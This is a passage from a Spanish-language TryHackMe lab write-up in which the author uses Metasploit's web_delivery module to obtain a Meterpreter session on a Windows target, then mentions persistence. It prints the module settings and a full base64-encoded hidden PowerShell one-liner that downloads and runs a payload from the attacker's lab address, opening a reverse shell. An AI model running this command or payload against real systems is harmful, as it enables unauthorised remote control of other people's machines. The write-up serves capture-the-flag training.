THM habla sobre persistencia para esta máquina, asi que primero quiero obtener una sesión con meterpreter desde MSF.



Veo los parámetros necesarios para el exploit.



Ingreso los valores de los parámetros necesarios.

```
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:
================

    Id  Name
    --  ----
    0   Python
    1   PHP
⇒   2   PSH
    3   Regsvr32
    4   pubprn
    5   SyncAppvPublishingServer
    6   PSH (Binary)
    7   Linux
    8   Mac OS X
```


```
msf6 exploit(multi/script/web_delivery) > set target 2
target ⇒ 2
```

```
msf6 exploit(multi/script/web_delivery) > set LHOST tun0
LHOST ⇒ 10.21.144.200
msf6 exploit(multi/script/web_delivery) > set lport 80
lport ⇒ 80
```


Lo ejecuto y me da el comando que debo ingresar en la cmd de windows para conectarme desde MSF.

```
msf6 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_http
payload ⇒ windows/meterpreter/reverse_http
msf6 exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started HTTP reverse handler on http://10.21.144.200:80
[*] Using URL: http://10.21.144.200:8080/WI9V7vGCVpAKN
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTA
GUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABlAGcAYgBpAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAOwBpAGYAKAB
bAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQARABlAGYAYQB1AGwAdABQAHIAbwB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABuAHUAbABsACkAewAkAGUAZ
wBiAGkALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsAJABlAGcAYgBpAC4AUAByAG8AeAB5AC4AQwByAGU
AZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3A
C0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMgAxAC4AMQA0ADQALgAyADAAMAA6ADgAMAA
4ADAALwBXAEkAOQBWADcAdgBHAEMAVgBwAEEASwBOAC8ARgBWAHkARgBzAEsANQBVAHkAJwApACkAOwBJAEUAWAAgACgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AR
ABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADIAMQAuADEANAA0AC4AMgAwADAAOgA4ADAAOAAwAC8AVwBJADkAVgA3AHYARwBDAFYAcABBAEsATgAnACkAKQA7AA==
```

Ingreso el comando que me generó MSF.




Recibo la conexión y tengo una sesión con meterpreter.




Ingreso a la sesión.

Aquí se explica como hacer persistencia con meterpreter.



Comando utilizado.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.